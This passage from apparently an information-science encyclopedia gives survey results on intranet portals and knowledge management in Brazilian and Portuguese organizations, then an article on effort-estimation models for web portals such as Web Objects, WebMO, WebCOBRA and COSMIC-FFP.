(q9)Ease of training	TAM	Users quickly learn how to operate the intranet to perform their tasks.
(q10)Ease of use	TAM; TTF5	Overall, users find the intranet easy to use.

Table 2. Variables of the usage construct

Variable	Question
(u0)General usage	On an average working day, how much time do you spend using the intranet?
(u1)Non-structured information sources	How frequently do you use the intranet to access non-structured information sources (documents, project reports, product information)?
(u2)Structured information sources	How frequently do you use the intranet to access to structured information sources (databases, ERP, data warehouse, legacy systems)?
(u3)Collaboration	How frequently do you use the intranet to access collaboration tools?
(u4)e-learning	How frequently do you use the intranet to access e-learning?
(u5)Knowledge map	How frequently do you use the intranet to access the knowledge map?
(u6)Search tools	How frequently do you use search tools available in the intranet?
(u7)Workflow	How frequently do you use the workflow resources available in the intranet?

The sense-making, knowledge creation, and decision-making constructs (Table 3) were based on the knowing organization model (Choo, 1998).

From March 2005 to May 2005, the questionnaire was applied to 98 Brazilian organizations and 70 Portuguese organizations. All the organizations belong to either The Brazilian KM Society or The Portuguese KM Society. Among the organizations, 17% were related to government, 14% to the information technology sector, 11% to the banking industry, 8% to the chemical and petroleum industry, 6% to the utilities sector, and the rest is distributed across 15 industries. Among the respondents, 42% were from the IT department (Webmasters, intranet leaders, CIOs), 18% were from the HR (Human Resource) department, 11% had specific KM roles (CKOs or KM project leader), and the rest were from other departments (communications, research and development). All portal projects had more than 2 years of deployment, 85% of organizations had more than 100 employees, and 59% of the organizations had more than 500 employees.

Table 4 provides descriptive statistics (average and standard deviation – **s**) about portal quality:

Table 3. Variables of the constructs related to the knowing organization model

Construct (Variable)	Question
Sense-Making(sm1)	The organization dedicates resources to detect and obtain external information from competitors, clients, universities, government, suppliers, and industrial associations.
Sense-Making(sm2)	The organization develops partnerships and alliances with other organizations in order to acquire and exchange information.
Sense-Making(sm3)	The organization creates opportunities to discuss changes in external environment.
Sense-Making(sm4)	The organization has a systematic approach to communicating its mission, values, shared meanings, and common beliefs.
Knowledge creation(kc1)	The organizational culture encourages experimentation, creativity, innovation, knowledge sharing and collaboration among departments.
Knowledge creation(kc2)	The organization facilitates collaborative work by project teams that are physically separated ("virtual teams").
Knowledge creation(kc3)	The organization promotes the creation of communities of practice.
Knowledge creation(kc4)	The organization encourages experienced workers to transfer their knowledge to new or less experienced workers.
Knowledge creation(kc5)	The organization has formal mentoring and/or apprenticeships programs.
Knowledge creation(kc6)	The organization documents its projects and makes this information easily accessible.
Knowledge creation(kc7)	The organization maintains an organized and up-to-date information repository of good work practices and lessons learned.
Decision-making(dm1)	Information about good work practices, failures and/or errors, project documentation and lessons learned is taken into account when decisions are made.
Decision-making(dm2)	The organization has established decision routines and rules to support budget planning, project analysis, allocation of resources and project preordination.
Decision-making(dm3)	The organization extensively collects information to generate multiple options and alternative solutions to its problems.
Decision-making(dm4)	The organization stimulates collaborative decision-making, allowing individuals and groups to express openly their opinions.

Table 4. Average of quality variables

Variable	Avg	s
(q1)Quality of information	6.0	2.7
(q2)Locatability	5.9	2.5
(q3)Meaning of information	5.9	2.4
(q4)Compatibility	4.7	3.0
(q5)Productivity increase	6.6	2.9
(q6)Job facilitator	7.0	2.8
(q7)Job quality gain	6.8	2.8
(q8)Usefulness	6.9	2.7
(q9)Ease of training	6.7	2.7
(q10)Ease of use	6.9	2.6

Within the scope of this survey, portals were considered as *useful*(q8) and *ease to use*(q10) tools, but the *compatibility* issue(q4) was poorly evaluated, showing that the integration level is superficial. Portals work as a launch pad to many applications, but not always those systems share the same interpretations of data or agree upon a common terminology. Table 5 provides descriptive statistics about portal usage.

There was a concentration of answers in the middle of the scale, indicating a diary usage of the intranet from one half to one hour. This level of usage reinforces the perception of portal not as a critical and essential system, but as a support system confirming previous studies of Breu, Ward, and Murray (2000). In some features, such as *e-learning*(u4), *knowledge maps*(u5) and *workflow*(u7), a great percent of missing values were given, resulting in the exclusion of these variables in the further steps of the research. On the other hand, *access to non-structured information sources*(u2) and *collaboration*(u3) appeared as the most popular features of portals, maybe because other features were not available in

Table 5. Average of usage variables

Variable	Avg	N/A	s
(u0)General usage	5.7	0%	2.1
(u1)Structured information sources	5.6	23%	2.9
(u2)Non-structured information sources	6.3	3%	2.7
(u3)Collaboration	6.4	20%	2.8
(u4)e-learning	4.5	33%	3.1
(u5)Knowledge map	4.1	40%	3.0
(u6)Search tools	5.6	20%	3.0
(u7)Workflow	4.9	31%	3.0

Note: The column N/A means that the feature was not available in the portal.

Table 6. Average of knowledge dimensions variables

Variables	Avg	s	Variables	Avg	s
Sense-making(sm1)	5.5	3.1	Knowledge creation(kc1)	5.8	3.0
Sense-making(sm2)	6.1	3.0	Knowledge creation(kc2)	6.0	2.9
Sense-making(sm3)	5.7	2.9	Knowledge creation(kc3)	4.7	3.2
Sense-making(sm4)	6.8	2.9	Knowledge creation(kc4)	5.7	3.1
Decision-making(dm1)	5.0	3.0	Knowledge creation(kc5)	5.0	3.3
Decision-making(dm2)	5.7	3.1	Knowledge creation(kc6)	5.6	2.8
Decision-making(dm3)	5.4	3.0	Knowledge creation(kc7)	4.9	3.0
Decision-making(dm4)	5.8	2.9			

a larger scale. Table 6 provides descriptive statistics about knowing organization dimensions.

Among the knowing organization dimensions, sense-making presented better results than knowledge creation and decision making. This result may be partially explained by the increasing competitive environment that requires organizations to develop their abilities to interpret changing scenarios. Moreover, sense-making is more procedural than knowledge creation and decision-making, as it provides more conditions to a systematic approach through competitive intelligence and environmental scanning activities. Reliability analysis revealed adequate index for all of the constructs and none of the variables were deleted, as shown in Table 7.

Convergent and discriminant analysis were conducted in order to check that the constructs really measure different aspects of the problem. This procedure is required before conducting path analysis. Using AMOS 4 (structural equation modeling software), the path coefficients were calculated for the research model resulting in the values shown in Table 8.

It is interesting to verify significant relationships among the dimensions of the knowing organization model (Choo, 1998). Sense-making has an influence on knowledge creation which is a dimension that impacts decision-making. Last but not least, decision-making affects sense-making completing the triad. Among these relationships in the existing data, the strongest one was from knowledge creation to decision-making. The quantitative analysis indicated that sense-making, knowledge creation and decision-making are interconnected processes in the organizations that participated in the survey.

The path analysis revealed that portal quality had a significant influence on sense-making and knowledge creation, but not on decision-making. On the other hand, portal usage had a significant impact on decision-making, but not on sense-making and knowledge creation. In a general way, sense-making

Table 7. Reliability analysis

Construct	Variables	Inter-Item Correlation	Cronbach´s Alpha
Portal quality	q1	0.7795	0.9489
	q2	0.7579	
	q3	0.7738	
	q4	0.6724	
	q5	0.8335	
	q6	0.8579	
	q7	0.8530	
	q8	0.8474	
	q9	0.8006	
	q0	0.6694	
Portal usage	u0	0.4580	0.7013
	u1	0.4361	
	u2	0.4644	
	u3	0.4536	
	u6	0.4810	
Sense-making	sm1	0.7596	0.8753
	sm2	0.7728	
	sm3	0.7937	
	sm4	0.6080	
Knowledge creation	kc1	0.8252	0.9283
	kc2	0.8119	
	kc3	0.7263	
	kc4	0.7983	
	kc5	0.6649	
	kc6	0.7667	
	kc7	0.8305	
Decision-making	dm1	0.7769	0.9117
	dm2	0.7895	
	dm3	0.8546	
	dm4	0,7765	

and knowledge creation activities usually require a larger amount of time than what is available for decision-making. From this perspective, it makes sense that the effective usage of portals is more closely related to decision-making as it is the more action-oriented dimension of the knowing organization model. Figure 2 presents a new version of the research model describing only the significant relationships that were found in the analyzed data. This model obtained the following fit indexes: 0.931 (GFI – goodness of fit index), 0.936 (CFI – comparative fit index), 0.949 (NFI – normed fit index), 0.932 (NNFI—non-normed fit index).


FUTURE TRENDS

Overall, the results demonstrate that the evolutionary path from intranets to portals is not as easy and fast as it may seem. Some advanced features of portals such as workflow, e-learning and knowledge maps were not available in a significant amount of the organizations covered in this survey. Concerning future trends, the greatest challenge seems to be the deployment at a large scale of more advanced features instead of developing state-of-the-art features.

Table 8. Path coefficients derived from path analysis (Source: AMOS 4)

Constructs		Regression	Std. Error	*t-value*	*p*
Independents	Dependents				
Portal Quality* **	Sense-Making (0,484)	**0,23**	**0,08**	**2,84**	**0,00**
Portal Usage		0,13	0,08	1,67	0,10
Decision-Making* **		**0,36**	**0,09**	**4,02**	**0,00**
Portal Quality* **	Knowledge Creation (0,642)	**0,40**	**0,07**	**6,14**	**0,00**
Portal Usage		0,10	0,06	1,67	0,10
Sense-Making * **		**0,39**	**0,07**	**5,87**	**0,00**
Portal Quality	Decision-Making (0,665)	0,09	0,07	1,27	0,20
Portal Usage **		**0,15**	**0,06**	**2,60**	**0,01**
Knowledge Creation* **		**0,62**	**0,07**	**9,26**	**0,00**
Portal Quality* **	Portal Usage (0,401)	**0,63**	**0,06**	**10,58**	**0,00**

Figure 2. Final version of the research model



Moreover, future work needs to be done in order to solve compatibility issues. Many applications are being integrated to the portal environment with no previous planning. Real integration requires investments on better interfaces among systems, common taxonomies and infrastructure. The synergy between portal and EAI (Enterprise Application Integration) agendas seems to be a straightforward approach for this issue.

CONCLUSION

The research model intends to be a proposal for a common framework to evaluate the effects of portal usage on KM projects. As portals are being implemented as the major technological infrastructure of KM projects, organizations need instruments to evaluate whether the expected effects are being achieved or not.

Nevertheless, the model still has some limitations. Due to the size of the sample and to the cultural aspects of KM, it is not possible to generalize the results to other countries. On the other hand, it is important to report that many of the respondents have found the model quite useful as a diagnosis mechanism for their portals. Some respondents have commented that the questionnaire has helped them in identifying strengths and weakness of their portals and KM initiatives.

The research model combines studies from information science and information systems literature, adapting them to the portal's context. In addition, it tries to establish a link between technological and management perspectives in order to increase the benefits of using portals to support KM processes. Finally, the survey results indicate that the knowing organization model (Choo, 1998) provides a consistent framework in investigating the KM phenomenon.

REFERENCES

Breu, K., Ward, J., & Murray, P. (2000). Success factors in leveraging the corporate information and knowledge resource through intranets. In Y. Malhotra (Ed.), *Knowledge management and virtual organizations.* Hershey, PA: Idea Group Publishing.

Carvalho, R. B., & Ferreira, M. A. T. (2001). Using information technology to support knowledge conversion processes. *Information Research, 7*(1). Retrieved January 11, 2007, from http://informationr.net/ir/7-1/paper118.html

Choo, C. W. (1998). *The knowing organization*. Oxford, UK: Oxford University Press.

Choo, C. W., Detlor, B., & Turnbull, D. (2000). *Web work: Information seeking and knowledge work on the World Wide Web.* Dordrecht: Kluwer Academic Publishers.

Davis, F. (1989). Perceived usefulness, perceived ease of use and user acceptance of information technology. *MIS Quarterly, 13*(3), 319-339.

Delone, W. H., & McLean, E. (1992). Information systems success: the quest for the dependent variable. *Information Systems Research, 3*(1), 60-95.

Delphi Group. (2000). An enterprise portal bridge to e-business. Retrieved January 11, 2007, from http://www.delphigroup.com

Detlor, B. (2004). *Towards knowledge portals: From human issues to intelligent agents.* Boston: Kluwer Academic Publishers.

Dishaw, M., & Strong, D. (1999). Extending the technology acceptance model with task-technology fit constructs. *Information & Management, 36*, 9-21.

Firestone, J. (2003). *Enterprise information portals and knowledge management.* Burlington: Butterworth-Heinemann.

Goodhue, D., & Thompson, R. (1995). Task-technology fit and individual performance. *MIS Quarterly, 19*(2), 213-236.

Portals Community (2003). *Portals fundamentals.* Retrieved January 11, 2007, from http://www.PortalsCommunity.com/library

Sambarmurthy, V., & Subramani, M. (2005). Special issue on information technologies and knowledge management. *MIS Quarterly, 29*(1), 1-7.

Terra, J. C., & Gordon, C. (2002). *Portais corporativos: A revlução na gestão do conhecimento.* São Paulo: Negócio.

Venkatesh, V., & Davis, F. D. (2000). A theoretical extension of the technology acceptance model: Four longitudinal field studies. *Management Science, 46*(2), 186-204.

KEY TERMS

Groupware: Type of software that is designed to help teams that are geographically dispersed and need to work together.

Knowing Organization: Framework designed by Choo (1998) that describes organizations as systems where the processes of sense-making, knowledge creating and decision-making are continuously interacting.

Knowledge Maps: Also known as expertise locators and yellow pages, they contain a “who knows what” list, pointing to people and creating opportunities for knowledge exchange.

Sense-Making: Process related to how the organization interprets and makes sense of its changing environment which leads to shared meanings and intent.

Task Technology Fit (TTF): Model developed by Goodhue and Thompson (1995) that analyses the linkage between information system usage and individual performance.

Technology Acceptance Model (TAM): Model developed by Davis (1989) to explain and predict computer usage behavior.

Workflow: Systems that support standardised business processes, regulating the information flow from person to person, place to place, task to task, in processes that require ordered and structured information.

Effort Estimation for the Development of Web Portals

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INTRODUCTION

In recent years, the availability of server-side, Web-oriented component technologies, such as Enterprise Java Beans, ASP .NET, SOAP, and so forth, has led to profound changes in the scenario of information systems, allowing developers to create enterprise Web applications, that is, highly-dynamic information systems able to deliver a complex amount of functionalities, while running in a Web browser. Among those Web applications, the *Web portals* are of special interest. Basically, a portal is a Web site collecting related information and/or services from different sources. It is intended to provide features such as personalization, integration of applications and business intelligence, notification (push technology), and infrastructure functionality (Winkler, 2005). Due to their intrinsic advantages, Web portals are becoming an essential support for the activities of lots of organizations, companies and public institutions.

From a developer point-of-view, it is recognized that portal development is very similar to normal Web application development, since they mainly differ in the contents. However, as complexity and size of Web applications/portals increased, their development introduced a set of unique features and characteristics, making it far different from traditional software programming (Ginige & Murugesan, 2001). Among the main issues, we can find: the requirements are instable; portals are usually characterized by pressure time and compressed development schedule; the employed technologies rapidly change (technology instability); and portals are usually developed by a small team including young developers, with different backgrounds and knowledge compared to a traditional software development team. The discipline of Web Engineering was aimed at addressing these specific issues, supporting complex Web Application design, development, evolution, and evaluation (Ginige & Murugesan, 2001). However a lot of research is still in progress. In particular, currently many works are addressing the crucial problem of early estimating the effort required to develop enterprise Web applications. Indeed, development effort (the work carried out by software engineers and developers) is the dominant project cost, being also the most difficult to estimate and control, with significant effects on the overall costs. Thus, effort estimation is a critical activity for planning and monitoring software project development and for delivering the product on time and within budget. Significant over or underestimates can be very expensive and deleterious for a company. Thus, it is paramount for the competitiveness of a Web company to be able to effectively predict in advance the effort required to develop an enterprise Web-based project (Costagliola et al., 2005; Mendes, Mosley, & Counsell, 2002).


In the article, we will introduce the main concepts and problems behind the issue of effort estimation for the development of Web portals. Moreover, we will provide an insight on the current state of the art about existing proposals, in particular those that can be seen as an extension of function points, and finally we will outline the major future trends in this field.

BACKGROUND

In the literature a lot of different methods to estimate software development cost have been proposed. In Figure 1, it is depicted a widely accepted taxonomy of estimation methods. While *nonmodel-based methods* mainly take into account expert judgments (thus with highly subjective factors), *model-based* approaches involve the application of some algorithms to a number of inputs to produce an effort estimation.

The inputs for these kinds of algorithms are some factors able to heavily influence the resulting development effort of a software project. Among these, *software size* is accepted as a key cost driver, since it has deep influences of total development efforts, and thus on total project costs (Boehm et al., 2000). Consequently, being able to obtain an early size measure for a project can provide a significant estimation of the overall development costs. In the context of traditional

Figure 1. Classification of estimation methods (Briand & Wieczorek, 2002)



desktop applications, several size measures have been conceived to be employed in effort/cost models to predict the cost needed to design and implement the software, and then to manage their development. Among them, *function points* (*FPs*) (Albrecht, 1979) have achieved a wide acceptance to estimate the size of business systems.

In recent years, many researchers and practitioners tried to apply these approaches to Web applications, but soon it was recognized that these methods were not adequate, being both unable to capture the specific features affecting the size and the effort required for Web systems (Morisio, Stamelos, Spahos, & Romano, 1999; Rollo, 2000; Rhue, Jeffery, & Wieczorek, 2003b), and difficult to apply (Rollo, 2000). However these approaches have many inherent appealing features, since they allow the prediction of the effort, cost, and duration of a project, based only on the *functional user requirements* (FURs). This has motivated recent proposals of adaptation/extension of these methods to the Web domain.

In the following we will provide an insight on the main Web-oriented methods.

EFFORT ESTIMATION

In recent years, some size measures have been specifically conceived, especially to size Web applications. Among them, of special interest, are *Web objects* (Reifer, 2000; Ruhe, Jeffery, & Wieczorek, 2003a), and *COSMIC-FFP* (Costagliola et al., 2005; Mendes et al., 2002), which represent adaptations or extensions of software measures defined in the context of traditional desktop applications. Some were encouraging, yet initial empirical validations of these measures have been provided (Costagliola et al., 2005; Ruhe et al., 2003a, 2003b).

Web Objects

Web objects represent an extension of *FPs*, which are briefly recalling in the following. The current standard definition and counting procedure of the *FP* approach is reported in the *IFPUG Counting Practices Manual* (IFPUG, 2001). The measurement of the system size starts with the identification of all the functions, which can be of the following types: *external input*, *external output*, *external inquiry*, *internal logical file* and *external interface file*. The first three classes are considered transaction function types while the last two are considered data function types. Then, these identified functions are weighted in agreement with standard values specified in the *Counting Practices Manual*, by using their types and the level of their complexity.


The *Web objects* approach extends *FPs* by introducing four new Web-related components (*multimedia files*, *Web building blocks*, *scripts* and *links*), used as predictors together with the five traditional function types of *FPs* (Reifer, 2001). The number of *Web objects* is determined by evaluating the nine components in functional user requirements. Following the estimation procedure, first the instances of the components are counted and their complexity (low, average, high) is determined. Then, by using a calculation worksheet, a weight is associated to each counted instance. Thus, the functional size of a Web application in terms of *Web objects* is given by the sum of these weights (Reifer, 2001).

Ruhe et al. (2003a) provided an empirical study on the application of *Web objects*, and results showed better performance for the proposed measure with respect to standard *Function Points*. Subsequently, two cost estimation models based on *Web objects* have been proposed: the *WebMO* (Reifer, 2000) and the *WebCOBRA* (Ruhe et al., 2003b).


WebMO

WebMO cost model is a direct extension of the *COCOMO II* early design model. Let us recall that COCOMO II (COnstructive COst Model) is a parametric model used to estimate effort and schedule for software development projects (Boehm et al., 2000). *WebMO* exploits its underlying ideas in the context of Web applications. It does not require a deepened knowledge about the influence of cost drivers

Figure 2. Generic flow of data attributes from functional perspective (a), and generic software model for measuring the functional size (b) (COSMIC, 2003)



(a)



(b)

on the development process, and generic cost drivers can be defined in order to estimate in the early phase of the development process those features which will be more influent on the final development effort. The mathematical formulation of the WebMO cost model is defined as follows:

$$Effort = A\prod_{i=0}^{8} cd_i\,(Size)^P$$

where A and P are constants computed based on the applications domain; *Size* represents the functional size of the Web applications in terms of *Web Objects*; and cd_i are the cost drivers. Let us observe that the *WebMO* model differs from the *COCOMO* II by having nine cost drivers instead of seven (*Teamwork* and *Process Efficiency* are two new cost drivers).

WebCOBRA

WebCOBRA is an adaptation to the Web domain of the COBRA (COst estimation, Benchmarking and Risk Analysis) method (Briand, El Emam, & Bomarius, 1998). The key issue of this method is to use both expert knowledge and a few past project data to obtain a COBRA instance, named *COBRA model*, with results specifically tailored for the intended software context. In order to obtain a COBRA model, a Measurer needs information about *project characteristics*, such as project type, application domain, and so forth, the size measure, calculated in a consistent way among all projects, and some *cost drivers*, specifying the resources expected to influence the development effort. These three factors form the *causal model*, which is intended to describe all the cost factors involved in the project development. The causal model, together with the past project data, define a resulting COBRA model. The past project data are used to define the relationships between cost overhead and cost, for the considered context.

The effort for a new project p is thus defined as:

*Effort = a * size(p)*co_overhead(p)*

where a is the slope of the linear regression line of the relationship between cost overhead and effort (given by past project data), *size(p)* is the estimated size of the application and *co_overhead(p)* is the total overhead effort inducted by the considered cost factors (given by the causal model), and is obtained by using the triangular distribution of the cost factors.

Ruhe et al. (2003b) derived the *WebCOBRA* approach by modifying the causal model, and by adopting the *WebObjects* method to measure the size of the software.

COSMIC-FFP

COSMIC-FFP (*COmmon Software Metrics Consortium-Full Function Points*) is a widely adopted method of sizing software, and is approved as an International Standard (ISO/IEC

19761:2003). It turns out to be particularly suited for real-time and/or multilayered software, of which complexity is mostly dominated by the need to manage large amounts of data (COSMIC, 2005).

The basic idea underlying this approach is that, for many kinds of software, the biggest programming efforts are devoted to handle data movements, and thus their number can provide a meaningful sight of the system size. With the COSMIC-FFP method, the Measurer applies a set of models, rules, and procedures to the FURs to obtain a numerical value, which represents the functional size of the software, expressed in terms of CFSU (*Cosmic Functional Size Unit*) (COSMIC, 2005). To apply the method "the COSMIC-FFP model … requires FUR to be broken down into functional processes, each consisting of *data movements*, where a data movement moves a data group containing attributes of a single *object of interest*" (COSMIC, 2005). Thus, two key concepts are highlighted, the data movements and the objects of interest. The former is straightforward to identify, once defined a proper *context model*, bounding the application from its operating environment (see Figure 2(a)). Each data movement crossing a boundary has to be counted. On the other hand, the identification of the objects of interest requires the measurer to understand whether a software artifact is an object of interest for the counting. To this aim, the identification of a *software model* can support the measurer. The standard software model considers the FURs decomposed in a set of functional processes, where each process is a unique set of subprocesses performing either a data movement (the objects of interest) or a data manipulation (see Figure 2(b)).

Since Web applications (and in particular Web portals) are mainly devoted to handle data movements from users to persistent storage or vice versa, they are very suitable to be measured with the COSMIC-FFP approach. However, the peculiar features of the Web domain required the *context model* to be suitably adapted. In Costagliola et al. (2005), authors provided a modified, Web-based model, where Web applications, executing on Web servers, are bounded in the front-end direction by the *Users*, and in the back-end direction by *data sources/sinks*. Users include all the actors suited to provide/consume information managed by the Web application, such as people interacting with the systems, or Web-specific software components, like DCOM modules, Enterprise JavaBeans, and so forth. Data Sources/Sinks include all the external modules, objects or hardware suited to handle persistent data, such as local file system, (remote) databases, or Web services.

In Costagliola et al. (2005), also suitable guidelines to count data movements from analysis and design documents have been provided. In particular, they have been conceived to be integrated with the development process proposed by Conallen since they are applied on UML use case and class diagrams exploiting the stereotypes for the Web (Conallen, 1999). These guidelines represent an extension for enterprise Web applications of the ones proposed by Mendes et al. (2002) for hypermedia Web systems.

To assess the effectiveness of this proposed adaptation, an empirical validation has been achieved. An ordinary least-squares (OLS) regression analysis was performed on 44 Web applications, developed by students of academic Software Engineering courses, falling in three main categories: *e-commerce*, *e-learning* and *Web portals*. Table 1 shows the positive results about Web portals applications.

Use Case Points

Other interesting proposals have been proposed, which could be investigated in the future. Among them, we mention the use case points (Anda, Conradi, & Mohagheghi, 2005), which are increasingly being used to estimate development efforts by analyzing use case models. To apply this method, actors are first categorized in simple, average, and complex, and then they are counted for each category, multiplying the total by its weighting factor. So, the total *unadjusted actor weighted* (UAW) is determined. Then, the approach categorizes use cases according to the number of transaction, and then the *unadjusted use case weighted* (UUCW) is calculated by counting, for each category, the number of use cases multiplied by their weights. The number of *unadjusted use case points* (UUCP) is obtained by summing UAW and UUCW. Finally, to obtain the number of *use case points*, the number of UUCP are adjusted based on the values assigned to a number of technical and environment factors. This method can be particularly valuable for projects that produce detailed use cases, not only in the requirement gathering and analysis phase.

Table 1. Descriptive statistics of real and estimated effort for the six Web portals considered in Costagliola et al. (2005)

	Applications	**Min**	**Max**	**Mean**	**Std. Dev.**
Real Effort	6	104	171	127.667	23.492
Estimated Effort with COSMIC-FFP	6	97.59	176.19	135.903	26.096

FUTURE TRENDS

We are at a technology crossroad for Web portals. User needs about availability of information and services are continually evolving, moving toward multimodal, multichannel, ubiquitous and context-aware computing.

In the meantime, also Web technologies are quickly changing: many COTS lightweight tools are becoming available, such as WebDAV servers, authoring and collaboration tools, and so forth, which can profitably automate some intra-organization processes, with very few efforts. Another emerging trend is the wide adoption of content management systems (CMSs) in back-offices for the publishing of information on Web portals, since they are a viable way to create digital contents also for people unskilled on HTML or Web publishing issues. Finally, it is a common opinion that Web portals are supposed to become the new GUI (graphical user interface) standard in a few years.

For sure, all the above depicted emerging issues will affect the future Web portals, as well as they will have considerable impacts on the development process, requiring effort prediction models to be suitably adapted.

CONCLUSION

Web portals have become an essential tool for the activities of organizations operating in various areas, and their demand is quickly growing. On the other hand, also their complexity and size are rapidly increasing, challenging Web developers. Thus, the problem of estimating the effort required to develop a portal represents an emerging but fundamental issue for the competitiveness of Web companies, since it is a critical activity for planning and monitoring software project development and for delivering the product on time and within budget.

In this article, we have motivated the issue of effort estimation for the development of Web portals and we have introduced the main methods proposed in the literature behind this issue. In particular, we have focused on two approaches: the *Web objects* and an adaptation of *COSMIC-FFP*, since there is empirical evidence that they could be suitably exploited to measure the functional size of Web portals.

Moreover, it is our opinion that for the future, the novel challenges posed by emerging technologies and/or approaches will require further research efforts to adapt prediction models to these novel issues.

REFERENCES

Albrecht, A. J. (1979, October 14-17). Measuring application development productivity. In *Proceedings of the Joint SHARE/GUIDE/IBM Application Development Symposium* (pp. 83-92), Monterey, California.

Anda, B., Conradi, R., & Mohagheghi, P. (2005, May 15-21). Effort estimation of use cases for incremental large-scale software development. In *Proceedings of International Conference on Software Engineering (ICSE'05)* (pp. 303-311), St. Louis, Missouri.

Boehm, B. W., Abts, C., Brown, A. W., Chulani, S., Clark, B. K., Horowitz, W., et al. (2000). *Software cost estimation with COCOMO II*. Upper Saddle River, NJ: Prentice Hall.

Briand, L., El Emam, K., & Bomarius, F. (1998, April 19-25). COBRA: A hybrid method for software cost estimation, benchmarking, and risk assessment. In *Proceedings of the International Conference on Software Engineering* (pp. 390-399).

Briand, L. & Wieczorek, I. (2002).Software Resource Estimation. In Marciniak, John J. (Ed.) *Encyclopedia of Software Engineering* (Vol 2., P-Z, 2nd ed.)(pp.1160-1196). New York: John Wiley & Sons.

Conallen, J. (1999). *Building Web applications with UML* (Addison-Wesley Object Technology Series).

COSMIC: Guideline for sizing business application Software Using COSMIC-FFP, Version 1.0. (2005, December). Retrieved January 14, 2007, http://www.lrgl.uqam.ca/cosmic-ffp/manual.html

Costagliola, G., Di Martino, S., Ferrucci, F., Gravino, C., Tortora, G., & Vitiello, G. (2005). A COSMIC-FFP approach to estimate Web application development effort. In *Proceedings of the International Conference on Web Information Systems and Technologies (WEBIST'05)* (pp. 80-87), Miami, Florida.

Ginige, A., & Murugesan, S. (2001, April). Web engineering: An introduction. *IEEE Multimedia, 8*(2), 14-18.

International Function Point Users Group (IFPUG) (2001). *Function point counting practices manual* (Release 4.1.1). Author.

Mendes, E., Mosley, N., & Counsell, S. (2002). Comparison of Web size measures for predicting Web design and authoring effort. *IEE Proceedings-Software, 149*(3), 86-92.

Morisio, M., Stamelos, I., Spahos, V., & Romano, D. (1999). Measuring functionality and productivity in Web-based applications: A case study. In *Proceedings of the International Software Metrics Symposium (METRICS'99)* (pp. 111-118).

Reifer, D. (2000). Web-development: Estimating quick-time-to-market software. *IEEE Software, 17*(8), 57-64.

Reifer, D. (2001). *Web objects counting conventions*. Reifer Consultants. Retrieved January 14, 2007, from, http://www.reifer.com/download.html

Rollo, T. (2000). Sizing e-commerce. In *Proceedings of the ACOSM 2000—Australian Conference on Software Measurement*, Sydney, Australia.

Ruhe, M., Jeffery, R., & Wieczorek, I. (2003a, September 3-5). Using Web objects for estimating software development effort for Web applications. In *Proceedings of International Software Metrics Symposium* (*METRICS'03*) (pp. 30-37), Sydney, Australia.

Ruhe, M., Jeffery, R., & Wieczorek, I. (2003b, May 3-10). Cost estimation for Web applications. In *Proceedings of the International Conference on Software Engineering* (*ICSE'03*) (pp. 285-294), Hilton Portland, Oregon.

Winkler, R. (2005). Portals—The all-in-one Web supersites: Features, functions, definitions, taxonomy, product design center. *SAP AG Design Guild* (3rd ed.). Retrieved January 14, 1007, from http:/www.sapdesignguild.org/editions/edition/print_portal_definition.asp

KEY TERMS

COCOMO II: This model updates the well-known *COCOMO* software cost estimation model, proposed by Boehm in 1981, which refers to a parametric model used to estimate effort and schedule for software development projects. COCOMO II focuses on issues such as nonsequential and rapid-development process models; reuse-driven approaches involving COTS packages, reengineering, applications composition, and application generation capabilities; object-oriented approaches supported by distributed middleware; software process maturity effects, and process-driven quality estimation.

COSMIC-FFP (COmmon Software Metrics Consortium-Full Function Points): It is a widely adopted method of sizing software, approved as an International Standard (ISO/IEC 19761:2003). It is an extension of *Function Points* (cfr.), suited for real-time and/or multilayered applications, which complexity is largely dominated by the need to manage large amounts of data.

Cost Estimation Methods: Methods, approaches or procedures suited to predict the development effort of a software application. They can be classified in *Model Based* and *Nonmodel Based* methods. The former involve the application of some algorithms to produce an effort estimate, while the latter mainly take into account expert judgments.

